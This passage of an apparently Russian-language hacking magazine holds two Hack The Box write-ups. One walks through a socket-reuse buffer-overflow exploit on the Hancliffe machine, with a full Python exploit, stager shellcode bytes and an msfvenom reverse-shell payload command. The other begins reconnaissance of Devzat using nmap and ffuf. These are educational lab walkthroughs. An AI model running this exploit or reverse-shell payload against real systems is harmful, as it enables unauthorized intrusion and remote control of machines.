


Код функции _jump1

После каждого такого продвижения будем переписывать переменную `buffer` в коде нашего эксплоита.


```
buffer = b"A"*66
buffer += b"\x9F\x23\x90\x71"   # jmp esp
buffer += b"C"*12
```

Запускаем отладчик заново и выполняем переписанный эксплоит. На выходе из функции проверяем, что адрес возврата на вершине стека — это адрес нужной нам инструкции.



Дизассемблированный код функции SaveCreds


Делаем шаг в отладчике. Мы на инструкции `jmp esp`, а `esp` указывает на следующий адрес в стеке (как упоминалось, смещение 70 нашего буфера).



Отладчик IDA Pro

2. Buffer control

Теперь нам нужно переместиться на начало нашего буфера, чтобы там выполнить основной код. Для этого нужно интерпретировать инструкцию `jmp short` и записать по текущему адресу. Сделать это легко, достаточно знать адрес назначения — начало буфера.




Представление стека в IDA Pro

Продолжение статьи →

HTB HANCLIFFE

РАЗБИРАЕМ ТЕХНИКУ SOCKET REUSE

Так, наш буфер начинается по адресу 0x00dffed2. На месте текущей инструкции в IDA выбираем Edit → Patch program → Assemble, записываем инструкцию `jmp short 00DFFED2h`, и IDA сама интерпретирует эту инструкцию — `EB B8` (для удобства активируем отображение интерпретации в настройках Options → General).




Настройки IDA Pro


Снова вносим правки в эксплоит и перезапускаем.

```
buffer = b"A"*66
buffer += b"\x9F\x23\x90\x71"    # jmp esp
buffer += b"\xEB\xB8"            # jmp buffer
buffer += b"CCCCCCCCCC" * 10
```

Инструкция перемещения интерпретирована. Делаем еще шаг и попадаем на начало буфера.




Отладчик IDA Pro



Отладчик IDA Pro

3. Socket hunting


Настало время перейти к самой технике эксплуатации! Главная идея — вызвать функцию **recv** с тем же сокетом, который использовался раньше. Это единственный из четырех аргументов, который нам нужно найти в памяти программы. Для этого поставим точку останова на операции, следующей за последним вызовом функции **recv**, запустим отладку и после срабатывания BP кликнем дважды по параметру **s**.



Получение адреса сокета

Мы находим адрес сокета — 0x00FEFF60. Напишем маленькую вставку, которая поможет получить и сохранить этот адрес в регистре **eax**.

Сначала нужно поместить **$esp** в стек и записать обратно в регистр **eax**. Это даст нам указатель на вершину стека, которым мы можем безопасно манипулировать. После чего мы можем вычислить смещение сокета относительно вершины стека как разницу между адресом сокета и значением регистра **esp**: `0x00FEFF60 - 0x00FEFF18 = 0x48`.




Значения в стеке и регистрах

Теперь используем патчер в IDA Pro и забиваем оговоренный код.

```
push esp
pop eax
add eax, 48h
```

Выполнив все эти операции, мы сможем проверить значение регистра **eax**. Он содержит адрес сокета.



Код socket stager


4. Socket stager

Теперь осталось написать код, который вызовет функцию **recv** и передаст ей необходимые параметры. Но перед тем, как начать записывать аргументы в стек, нужно изменить указатель стека. Это необходимо, поскольку он находится слишком близко к выполняемому в данный момент коду и мы рискуем затереть код. Поэтому просто уменьшим указатель стека байтов на 100 (0x64). Этого более чем достаточно для решения проблемы.

```
sub esp, 64h
```

Теперь мы можем записывать аргументы в стек от последнего к первому. Так, последний аргумент — это флаг, и он должен быть равен нулю. Мы должны избегать символа ноль при переполнении буфера, иначе он будет интерпретирован как символ завершения строки. Поэтому просто ксорим регистр **ebx** и помещаем в стек.


```
xor ebx, ebx
push ebx
```



Код socket stager

Следующий аргумент — это размер буфера. Для всех стандартных нагрузок 1024 байта (0x400) должно хватить. Регистр **ebx** уже содержит 0, поэтому добавим в **bh** 4. Таким образом, значение регистра **ebx** станет равно 0x400. Затем закинем его в стек.

```
add bh, 4
push ebx
```




Код socket stager

Теперь разберемся с адресом, куда мы сохраним полученный функцией **recv** основной шелл-код. Особо задумываться не будем и просто запишем эти данные после нашего сокет-стейджера. Тогда, если мы заполним неиспользуемые данные в стейджере инструкцией **NOP** (байт 0x90), шелл-код выполнится сразу после него.

Определим расстояние до конца стейджера (для запаса — 4 байта с конца). Это будет разница между адресом четвертого с конца стейджера байта и значением регистра **esp**: `0x00FEFF10 - 0x00FEFEAC = 0x64`. Таким образом, нам нужно добавить в стек значение на 0x64 байта больше значения регистра **esp**. Как и делали раньше, добавляем значение регистра **esp** в стек и извлекаем его в регистр **ebx**. Затем увеличиваем регистр **ebx** на 0x64 байта и добавляем в стек. Так мы передаем нашей функции еще один аргумент.

```
push esp
pop ebx
add ebx, 64h
push ebx
```




Код socket stager


Ну и последний аргумент — тот самый сокет, адрес которого уже сохранен в регистре **eax**.

```
push dword ptr [eax]
```

Осталось вызвать функцию **recv**. Можно просто найти вызов этой функции и скопировать инструкции. Для этого в списке импорта найдем эту функцию и перейдем к ее определению. Далее нажимаем X, чтобы найти все ссылки на эту функцию.




Определение функции recv



Вызов функции recv

Нас интересуют следующие инструкции:

```
mov eax, ds:__imp__recv@16
call eax
```




Код socket stager

Стейджер собран, перепишем эти инструкции в эксплоит, а вместо отправляемых байтов **A** будем отправлять инструкцию **nop**. Также добавим задержку перед отправкой основной нагрузки (тестовая строка).

```
import os
import sys
import socket
import time

buffer = b"\x54"                    # push esp
buffer += b"\x58"                   # pop eax
buffer += b"\x83\xC0\x48"           # add eax, 48h
buffer += b"\x83\xEC\x64"           # sub esp, 64h
buffer += b"\x31\xDB"               # xor ebx, ebx
buffer += b"\x53"                   # push ebx
buffer += b"\x80\xc7\x04"           # add bh, 4
buffer += b"\x53"                   # push ebx
buffer += b"\x54"                   # push esp
buffer += b"\x5B"                   # pop ebx
buffer += b"\x83\xC3\x64"           # add ebx, 64h
buffer += b"\x53"                   # push ebx
buffer += b"\xFF\x30"               # push dword ptr [eax]
buffer += b"\xA1\xAC\x82\x90\x71"   # mov eax, ds:__imp__recv@16
buffer += b"\xFF\xD0"               # cal eax

buffer += b"\x90"*36

buffer += b"\x9F\x23\x90\x71"     # jmp esp
buffer += b"\xEB\xB8"             # jmp buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 9944))

s.recv(1024)
s.send(b"alfiansyah\n")
s.recv(1024)
s.send(b"K3r4j@@nM4j@pAh!T\n")
s.recv(1024)
s.send(b"Vickry Alfiansyah\n")
s.recv(1024)
s.send(buffer)

time.sleep(20)

payload = b"AAAABBBBCCCCDDDDEEEEFFFF"
s.send(payload)
```


Остановим отладку после работы нашего стейджера, дождемся отправки и размещения нагрузки. После NOP-цепочки увидим строку нагрузки.



Код socket stager


Последний шаг — генерирование нагрузки.

```
msfvenom -p windows/shell_reverse_tcp LHOST=<HOST> LPORT=1234 -f
python -v payload
```



Генерирование нагрузки

Теперь вставляем полученный код в эксплоит, меняем адрес сервера и порт. Запускаем листенер, который будет прослушивать указанный в нагрузке порт, а затем запускаем эксплоит. И получаем бэкконнект от имени администратора.



Флаг рута

Машина захвачена!

HTB DEVZAT

ПЕНТЕСТИМ ВЕБ-СЕРВЕР И ЭКСПЛУАТИРУЕМ INFLUXDB

В этой статье я покажу, как искать скрытые каталоги и домены на сайтах, затем мы проэксплуатируем инъекцию команд, чтобы получить доступ к хосту, атакуем InfluxDB при помощи готового эксплоита, а потом разберемся, как заставить консольное приложение выдать нам критически важную инфу.

RalfHacker
hackerralf8@gmail.com

Все перечисленное мы будем проделывать на машине Devzat с площадки Hack The Box. Уровень ее сложности указан как средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.118    devzat.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for devzat.htb (10.10.11.118)
Host is up (0.10s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_  256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: devzat - where the devs at
8000/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|_  3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
1 service unrecognized despite returning data. If you know the service/version, please submit
SF-Port8000-TCP:V=7.92%I=7%D=12/21%Time=61C17E5E%P=x86_64-pc-linux-gnu%r(N
SF:ULL,C,"SSH-2\.0-Go\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта


Мы нашли три открытых порта:

- 22 — служба OpenSSH 8.2p1;
- 80 — веб-сервер Apache 2.4.41;
- 8000 — определяется как SSH.

Справка: брутфорс учеток


Поскольку вначале у нас нет учетных данных, нет и смысла изучать службы, которые всегда требуют авторизации (например, SSH). Единственное, что мы можем делать здесь, — перебирать пароли брутфорсом, но машины с HTB почти всегда можно пройти другим способом. В жизни таких вариантов может не быть, к тому же есть шансы подобрать пароль или получить его при помощи социальной инженерии.

Поскольку на SSH нам делать нечего, будем изучать доступный веб-сайт.




Главная страница сайта

На главной странице встречаем описание мессенджера Devzat, а пройдя чуть ниже — и описание способа подключения.



Инструкция, как подключиться к мессенджеру

```
ssh -l ralf devzat.htb -p 8000
```



```
devbot: ralf has joined the chat
ralf: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
```

Список доступных команд

Ни получение списка пользователей, ни какие-либо сообщения ничего нам не дают. Поэтому перейдем к активному сканированию веба.

Справка: сканирование веба c ffuf


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.

Команда получается следующая:

```
ffuf -u 'http://devzat.htb/FUZZ' -t 256 -w directory_2.3_medium_lowercase.txt
```



```
assets                  [Status: 301, Size: 309, Words: 20, Lines: 10]
javascript              [Status: 301, Size: 313, Words: 20, Lines: 10]
images                  [Status: 301, Size: 309, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10]
:: Progress: [198854/198854] :: Job [1/1] :: 2240 req/sec :: Duration: [0:03:05] :: Errors: 2 ::
```


Результат сканирования каталогов с помощью ffuf

И ничего интересного.

ТОЧКА ВХОДА

Помимо скрытых каталогов, нужно просканировать и виртуальные хосты (поддомены). Используем тот же `ffuf`. Для этого мы будем перебирать HTTP-заголовок `Host` (параметр `-H`). Поскольку ответ на все запросы будет включать десять строк, отфильтруем их из результата (параметр `-fl`)

```
ffuf -u 'http://devzat.htb' -t 256 -H 'Host: FUZZ.devzat.htb' -w subdomains-top1million-110000.txt -fl 10
```

